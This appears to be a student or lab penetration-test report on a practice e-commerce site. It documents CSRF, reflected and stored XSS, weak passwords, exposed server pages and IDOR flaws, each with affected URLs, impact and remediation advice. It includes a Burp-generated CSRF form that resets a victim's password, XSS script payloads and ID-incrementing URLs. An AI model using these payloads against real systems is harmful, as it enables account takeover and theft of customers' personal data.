
- <http://35.154.196.131/cart/cart.php>

Affected Parameters :

- Confirm order option (POST parameter)


Observation

Here you can see 7 digit password ,but due to csrf I'll change the password at the moment he want to update.



Observation

Here's the file I opened while changing password , when we click on send the password will change to 12345.



POC

Here's the code of generated by burp suite community edition.

```
1 <!DOCTYPE html>
2 <html>
3   <!-- CSRF PoC - generated by Burp Suite i0 SecLab plugin -->
4   <body>
5     <form method="POST" action="http://13.126.196.134:80/profile/change_password_submit.php">
6       <input type="text" name="key" value="6C39C61A-7E88-B0E4-B9D5-FC7EBB773CB1">
7       <input type="text" name="PHPSESSID" value="6kvkb0o7po0ae20sfoib398mn4">
8       <input type="text" name="X-XSRF-TOKEN" value="
9         6965db15acabf308e74fa61bde40c623856201cbfe80ff1f28178fa5f13b28f3">
10      <input type="text" name="password" value="12345">
11      <input type="text" name="password_confirm" value="12345">
12      <input type="submit" value="Send">
13    </form>
14  </body>
15 </html>
```

Observation

CSRF In Cart

S.No	Product	Price
1	Adidas Socks Remove	100
	Total	100

Have a coupon?

Enter coupon code here

Your coupon should look like UL_6666

Shipping Details
asdf
asdf

Payment Mode
☒ Cash on delivery

Business Impact – Very High

Hacker can change the password of any user .

Hacker can make user to do unwanted things

It makes very bad impact of the website in the front of user

Hacker can remove and confirm orders in the cart of the use.

Take the following precautions:

- Implement an Anti-CSRF Token.
- Do not show the customers of the month on the login page.
- Use the Same Site Flag in Cookies.
- Check the source of request made.
- Take some extra keys or tokens from the user before processing an important request.
- Use 2 factor confirmations like otp , etc. for critical requests

References:

<https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/>


<https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise>

Reflected Cross Site Scripting (XSS)

ReflectedCross SiteScripting (Severe)	Below mentioned parameters are vulnerable to reflected XSS
	Affected URL :
	http://35.154.196.131/profile/16/edit/
	Affected Parameters :
	address(POST parameters)
	Payload:
	<script>alert(1)</script>


Observation

Here in search box I run xss script which u can see in get parameter



POC

And here is output of that 1 script Code



Business impact - High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker

controlled content on the website. As the user trusts the website, he/she will trust the content.

Recommendation

Take the following precautions:

Sanitize all user input and block characters you do not want

Convert special HTML characters like ' " < > into HTML entities " %22 < > before

printing them on the website

References:

[https://www.owasp.org/index.php/Cross-site Scripting \(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

https://en.wikipedia.org/wiki/Cross-site_scripting


https://www.w3schools.com/html/html_entities.asp

Stored Cross Site Scripting (XSS)


Stored CrossSite Scripting(Severe)	Below mentioned parameters are vulnerable to reflected XSS
	Affected URL :
	http://35.154.196.131/products/details.php?p_id=14
	Affected Parameters :
	POST button under Customer Review (POST parameters)
	Payloads:
	<script>alert('Hacked')</script>
	<h1>hey</h1>


Observation

Now try entering the payload in review box



POC





Business impact - High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker

controlled content on the website. As the user trusts the website, he/she will trust the content.

Recommendation

Take the following precautions:

Sanitize all user input and block characters you do not want

Convert special HTML characters like ' " < > into HTML entities " %22 < > before

printing them on the website

References:

[https://www.owasp.org/index.php/Cross-site Scripting \(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

[https://en.wikipedia.org/wiki/Cross-site scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)


https://www.w3schools.com/html/html_entities.asp

Common Password

Common password (Severe)	<p>Below mentioned url has weak and very common password</p> <p>Affected URL :</p> <p>http://35.154.196.131/wondercms/</p>


Observation

Here u can see passwords is written openly



POC

See any one can login over here and change passwords



Business Impact – high

Easy, default and common passwords make it easy for attackers to gain access to their accounts illegal use of them and can harm the website to any extent after getting loggedinto privileged accounts.

Recommendation

- There should be password strength check at every creation of an account.
- There must be a minimum of 8 characters long password with a mixture of numbers
, alphanumerics ,special characters ,etc.
- There should be no repetition of password ,neither on change nor reset.
- The password should not be stored on the web, rather should be hashed and stored

References:

<https://www.acunetix.com/blog/articles/weak-password-vulnerability-common-think/>

[https://www.owasp.org/index.php/Testing_for_Weak_password_policy_\(OTG-AUTHN-007\)](https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007))

Server misconfiguration

Server misconfiguration (Moderate)	Below mentioned url will show you the server related info
	URL
	http://35.154.196.131/server-status
	http://35.154.196.131/server-info

References

<https://www.ifourtechnolab.com/blog/owasp-vulnerability-security-misconfiguration>


Unauthorized access to userdetails(IDOR)

Unauthorized access to user details (Moderate)	Below mentioned url will have vulnerability through which anyone can see the details of another user
	URL http://35.154.196.131/generate_receipt/ordered/10
	Affected parameter Ordered/ 10
	Payload http://35.154.196.131/generate_receipt/ordered/11

Unauthorized access to userdetails(IDOR)

Unauthorized access to user details (Moderate)	<p>Below mentioned url will have vulnerabilty through which anyone can see the details of another user</p> <p>You just have to change the numeric value given in the url's .They can be seen as customer id.</p> <p>URL'S effected:-</p> <p>http://13.127.159.1/orders/orders.php?customer=13/</p> <p>http://13.127.159.1/profile/16/edit/</p> <p>http://13.127.159.1/forum/index.php?u=/user/profile/4</p>

Observation



POC

Here you can clearly see the receipt of another user



Not secure | 35.154.196.131/orders/generate_receipt/ordered/10



Lifestyle Store

[My Cart](#)

[My Profile](#)

[My Orders](#)

[Blog](#)

[Forum](#)

[Logout](#)

Receipt

Order Id: 2DD930939259

PRODUCTS:

Adidas Socks - Pack

INR 450

Total

INR 450

SHIPPING DETAILS:

Name - asd

Email - asd@asd.com

Phone - 9876543210

Address - asdasd

PAYMENT MODE

Cash on delivery

Order placed on : 2019-03-11 15:15:24

Status: DELIVERED

Business Impact – Extremely High

A malicious hacker can read bill information and account details of any user just by knowing the customer id and User ID. This discloses critical billing information of users including:

- Mobile Number
- Bill Number
- Billing Period
- Total number of orders ordered by customer
- Bill Amount and Breakdown
- Phone no. and email address
- Address

This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/blackmarket. More over, as there is no ratelimiting checks, attacker can bruteforce the user_id for all possible values and get bill information of each and every user of the organization resulting is a massive information leakage.

Recommendation

Take the following precautions:

- Implement proper authentication and authorisation checks to make sure that the user has permission to the data he/she is requesting
- Use proper rate limiting checks on the number of request comes from a single user in a small amount of time
- Make sure each user can only see his/her data

References

https://www.owasp.org/index.php/Insecure_Configuration_Management

https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

Directory Listening

Directory listings
(Moderate)

Below mentioned urls disclose server information. Affected URL :

<http://35.154.196.131/phpinfo.php>

<http://35.154.196.131/robots.txt>

<http://35.154.196.131/composer.lock>


<http://35.154.196.131/composer.json>

<http://35.154.196.131/userlist.tx>

Observation

Not secure | 35.154.196.131/phpinfo.php

PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1



System	Linux ip-172-26-7-105 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqld.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.6.0, Copyright (c) 1998-2016 Zend Technologies
with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2016, by Zend Technologies



Configuration calendar


Not secure | 35.154.196.131/robots.txt

User-Agent: *
Disallow: /static/images/
Disallow: /ovidenceiaCMS

PoC

In above observation you can see that a hacker can go through these directory easily and gather as much as information he/she want.

Infact it also shows some accounts of seller



Business Impact – Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can aid the attacker with information about the server and the users. Information Disclosure due to default pages are not exploitable in most cases, but are considered as web application security issues because they allows malicious hackers to gather relevant information which can be used later in the attack lifecycle, in order to achieve more than they could if they didn't get access to such information.

Recommendation

Disable all default pages

Enable multiple security checks

References

<https://www.netsparker.com/blog/web-security/information-disclosure-issues-attacks/>

<https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/information-disclosure-phpinfo/>

